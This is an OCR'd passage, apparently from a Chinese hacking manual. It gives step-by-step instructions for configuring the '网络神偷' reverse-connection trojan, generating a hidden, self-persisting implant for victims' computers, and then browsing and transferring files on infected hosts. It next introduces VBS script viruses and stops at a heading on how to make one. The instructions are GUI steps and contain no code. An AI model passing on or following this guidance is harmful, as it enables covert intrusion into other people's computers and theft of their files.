
“网络神偷”是一款反弹性端口木马，它利用“反弹端口”原理来控制服务端（被控制端）主动连接客户端（控制端），只要当发现客户端让自己开始连接时，就会主动连接。这样，控制端就可以穿过防火墙，从而控制局域网内部的所有计算机。

1. 设置“网络神偷”运行向导


Step 01 在使用“网络神偷”文件前需要先对其进行设置，第一次运行软件时会自动弹出“网络神偷 首次运行向导”对话框，在其中选择支持的方式，如下图所示。




Step 02 单击“下一步”按钮，打开“使用临时支持方式 的温馨提示”窗口，在其中显示了相关的提示信息，如下图所示。




Step 03 单击“下一步”按钮，打开“主控制端口设置”窗口，在其中选中“使用默认端口2018（推荐）”单选按钮，如下图所示。




Step 04 单击“完成”按钮，随即打开“网络神偷”信息提示对话框，提示用户想要访问其他计算机，需要先在其他计算机上安装“被控端软件”，如下图所示。



Step 05 单击“确定”按钮，打开“生成被控端软件”对话框，在“请选择被控端软件的版本”下拉列表中选择“普通版”选项，如下图所示。




Step 06 单击“开始生成”按钮，即可在“网络神偷”文件夹中生成相应的被控端软件，双击“被控端软件”，即可运行该被控端程序，如下图所示。




提示：由于服务端程序在运行后不会显示任何界面，因此表面上什么反应也看不到，其实它已经将自己复制到了系统里面，并且会在对方每次开机时自动运行。

2. 使用“网络神偷”攻击目标主机


Step 01 在“网络神偷”主窗口单击“显示在线的远程计算机”按钮，即可在“网络神偷”窗口中显示在线的计算机主机列表，如下图所示。



Step 02 在“网络神偷”主窗口中单击“管理远程计算机文件”按钮，即可在“网络神偷”窗口中显示远程在线主机的计算机文件信息，如下图所示。



Step 03 选中远程在线主机中的计算机文件，在“网络神偷”窗口中单击“上传文件”“下载文件”“复制”“粘贴”等按钮，对其计算机文件进行管理操作，如下图所示。



绝招3：使用VBS脚本病毒攻击

脚本病毒通常是由 JavaScript 代码编写的恶意代码，一般带有广告性质、修改 IE 首页、修改注册表等信息，脚本病毒前缀是 Script，共同点是使用脚本语言编写，通过网页进行传播的病毒。

1. VBS脚本病毒的特点


VBS 脚本病毒利用 Windows 系统的开放性特点，通过调用一些现成的 Windows 对象、组件，可直接对文件系统、注册表等进行控制，具有编写简单、破坏力大、感染力强、传播范围大、病毒源码容易被获取，变种多、欺骗性强等特点。

2. 制作VBS脚本病毒

